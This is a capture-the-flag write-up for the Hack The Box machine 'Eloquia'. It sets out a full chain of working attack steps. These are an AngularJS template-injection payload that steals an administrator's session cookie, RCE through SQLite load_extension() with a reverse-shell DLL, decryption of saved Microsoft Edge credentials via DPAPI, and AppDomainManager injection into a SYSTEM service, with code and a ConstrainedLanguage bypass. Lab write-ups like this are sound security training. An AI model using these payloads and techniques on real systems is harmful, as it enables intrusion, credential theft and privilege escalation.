Eloquia WriteUp
Table of Contents

Eloquia is an ⬛ Insane Hack The Box machine that, unlike other Insane boxes heavy on Active Directory, is almost pure web + Windows. The entry point is an AngularJS 1.8.2 CSTI in a Django blog, which lets us run JavaScript in the administrator’s browser and steal their session. From there we abuse django-sql-explorer to get remote execution through load_extension(), decrypt Microsoft Edge credentials via DPAPI, and finish with an AppDomainManager injection into a .NET service running as SYSTEM.
🧭 Note. This machine was active when the write-up was written, so it contains no flag values. Also, the deployed version is more hardened than what some public write-ups describe (here there is HTML sanitization on articles, a strict CSP and ConstrainedLanguage mode in several places), so the chain adapts to those defenses instead of copying the classic payload verbatim.
🗺️ Attack chain
Recon (80 IIS+ARR, 5985 WinRM) → Django blog + AngularJS 1.8.2 + qooqle.htb (OAuth)
      │
      ▼
CSTI in the article body (ng-focus + $event.view) → report → admin bot (HeadlessChrome) → steal sessionid
      │
      ▼
Django admin → django-sql-explorer (/dev/sql-explorer/)
      │
      ▼
Upload DLL as banner (admin FileField, unvalidated) + SELECT load_extension(...) → RCE as eloquia\web
      │
      ▼
DPAPI: decrypt Edge Login Data (Python on target) → Olivia.KAT credentials
      │
      ▼
WinRM as Olivia.KAT → user.txt
      │
      ▼
.NET service Failure2Ban (SYSTEM) with writable .exe.config → AppDomainManager injection → root.txt
🔍 Recon
Two ports, an IIS web server and WinRM.
nmap -Pn -p- --min-rate 2000 --open -oN ports.txt 10.129.123.135
| Port | Service | Detail |
|---|---|---|
80 | HTTP | IIS 10 with ARR (reverse proxy) to waitress (Django) |
5985 | WinRM |
The site (eloquia.htb) is a Django blog with AngularJS 1.8.2 on the front end, and there is a second host, qooqle.htb, a parody OAuth provider. Both go into /etc/hosts. Registering a user gets you to a panel where you can create articles (/article/create/) and report them (/article/report/<id>/), and comments are rendered with Angular.
🎯 Foothold: AngularJS 1.8.2 CSTI
The key detail is how the article content is drawn. The body is rendered inside the ng-app="article-details" element, so AngularJS compiles that HTML in the browser of whoever visits it. AngularJS 1.8.2 has no expression sandbox, so a directive like ng-focus executes code.
In this version the content is sanitized with a tag allowlist. Tags like <input>, <div> or <img> are stripped, but others such as <u>, <a> or <span> are kept with their attributes, including ng-focus, autofocus or ng-init. There is also a strict CSP (script-src 'self', no unsafe-eval), which blocks inline JavaScript and Function(), but not AngularJS expressions, evaluated by its own interpreter. The piece that grants access to window is $event.view.
The payload goes in the article body, on an allowed tag with autofocus so it fires without interaction.
<u autofocus tabindex="0" ng-focus="formData.comment='CK '+$event.view.document.cookie;submitForm()">x</u>
When you create the article (note the create form banner requires an image of at least 20 KB) and report it, a HeadlessChrome bot visits it about 90-100 seconds later. The ng-focus directive reads document.cookie and calls submitForm(), which posts the cookie as a comment. You retrieve it by reading /article/comment/get/<id>/.
curl -s "http://eloquia.htb/article/comment/get/<id>/"
# WIN ... CK[sessionid=<...>; csrftoken=<...>]
The administrator’s sessionid is readable from JavaScript, so that cookie hands us their session.
🗄️ Django admin and django-sql-explorer
With the stolen cookie you reach the panel at /accounts/admin/. Among the models is django-sql-explorer, whose execution UI lives at /dev/sql-explorer/ (the link is in the admin base). The playground is at /dev/sql-explorer/play/ and runs SQL against the default connection.
# example execution (with the admin cookie and the form csrf)
curl -s -H "Cookie: sessionid=<...>" \
  --data-urlencode "csrfmiddlewaretoken=<...>" \
  --data-urlencode "sql=SELECT sqlite_version()" \
  --data-urlencode "database_connection=1" \
  "http://eloquia.htb/dev/sql-explorer/play/"
💥 RCE via load_extension()
The explorer has a keyword blacklist (INSERT, UPDATE, DELETE, DROP…), but load_extension() is a function, not a reserved keyword, so it slips past. And best of all, SQLite extension loading is enabled. The idea is to load a malicious DLL whose DllMain runs on LoadLibrary.
First the DLL is compiled (a WinSock reverse shell in C).
x86_64-w64-mingw32-gcc -shared -o evil.dll evil.c -lws2_32
It is uploaded as an article banner from the admin (/accounts/admin/Eloquia/article/add/), whose FileField does not validate the type, so it accepts the .dll. The file lands in static/assets/images/blog/evil.dll. With the listener ready, you trigger the load.
SELECT load_extension('static/assets/images/blog/evil.dll')
DllMain runs as eloquia\web and returns the shell.
C:\Web\Eloquia> whoami
eloquia\web
🔑 DPAPI: Edge credentials
The web account has a Microsoft Edge profile with saved credentials. On this machine PowerShell and wmic are blocked by GPO, but since the blog runs on Python there is an interpreter at C:\Program Files\Python311\python.exe with the crypto libraries available. The decryption process is the classic Chromium one.
- Read
Local State, extractos_crypt.encrypted_key(base64) and strip theDPAPIprefix. - Unprotect that key with
CryptUnprotectData(viactypes), running as thewebuser itself. - Decrypt each
password_valuefromLogin Data(AES-256-GCM,v10/v20format).
The script is uploaded as one more banner and run with the system Python.
"C:\Program Files\Python311\python.exe" C:\Web\Eloquia\static\assets\images\blog\dp.py
Out of it comes the credential for Olivia.KAT, who belongs to Remote Management Users.
👤 user.txt
With those credentials you get in over WinRM.
evil-winrm -i eloquia.htb -u Olivia.KAT -p '<password>'
One misleading detail, the user flag is not on Olivia.KAT’s desktop but on the web service account’s (C:\Users\web\Desktop\user.txt), which we already had access to from the initial shell. On Olivia.KAT’s desktop there is a Todo.txt that hints at the escalation path, a service that reads log files and restarts periodically.
⚙️ Escalation to SYSTEM: AppDomainManager injection
The Failure2Ban service is a .NET Framework application running as SYSTEM from C:\Program Files\Qooqle IPS Software\Failure2Ban - Prototype\Failure2Ban\bin\Debug\. The key is in the permissions, Olivia.KAT has write on that directory and on Failure2Ban.exe.config.
The AppDomainManager injection technique tells the CLR to load a custom AppDomain manager assembly before Main() when the process starts. You define a class that inherits from AppDomainManager and runs code in InitializeNewDomain.
using System;
using System.Diagnostics;
namespace EvilManager {
  public class Evil : AppDomainManager {
    public override void InitializeNewDomain(AppDomainSetup info) {
      base.InitializeNewDomain(info);
      Process.Start("cmd.exe", "/c type C:\\Users\\Administrator\\Desktop\\root.txt > C:\\Web\\Eloquia\\static\\assets\\images\\blog\\r.txt & icacls ...");
    }
  }
}
Here comes another obstacle, Olivia.KAT’s WinRM is also in ConstrainedLanguage, so [IO.File]::WriteAllBytes is forbidden. The fix is to write the files with Set-Content (the base64 on a single line) and decode them with certutil -decode, which as an external executable is not affected by the restricted mode.
Set-Content -Path "$env:TEMP\cs.b64" -Value "<base64 of the .cs>"
cmd /c certutil -f -decode "%TEMP%\cs.b64" "%TEMP%\EvilManager.cs"
& "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /target:library /out:"...\Debug\Evil.dll" "%TEMP%\EvilManager.cs"
Then you overwrite Failure2Ban.exe.config (keeping startup and appSettings) adding the block that hooks the manager.
<runtime>
  <appDomainManagerAssembly value="Evil, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null" />
  <appDomainManagerType value="EvilManager.Evil" />
</runtime>
A scheduled task restarts the service every few minutes. When it does, the CLR loads Evil.dll as SYSTEM, InitializeNewDomain runs and root.txt ends up copied into the web folder, ready to download.
curl -s http://eloquia.htb/static/assets/images/blog/r.txt
🧠 Takeaways
Eloquia is a great lesson in chained web exploitation. The most instructive parts are the AngularJS 1.8.2 CSTI working despite HTML sanitization and CSP (thanks to $event.view and the expression interpreter), the abuse of SQLite’s load_extension() as an RCE primitive that bypasses the blacklist, the DPAPI decryption of Edge when PowerShell is locked down (falling back to Python and ctypes), and a final escalation via AppDomainManager injection that also forces you to work around ConstrainedLanguage with certutil. A modern and very realistic chain from start to finish.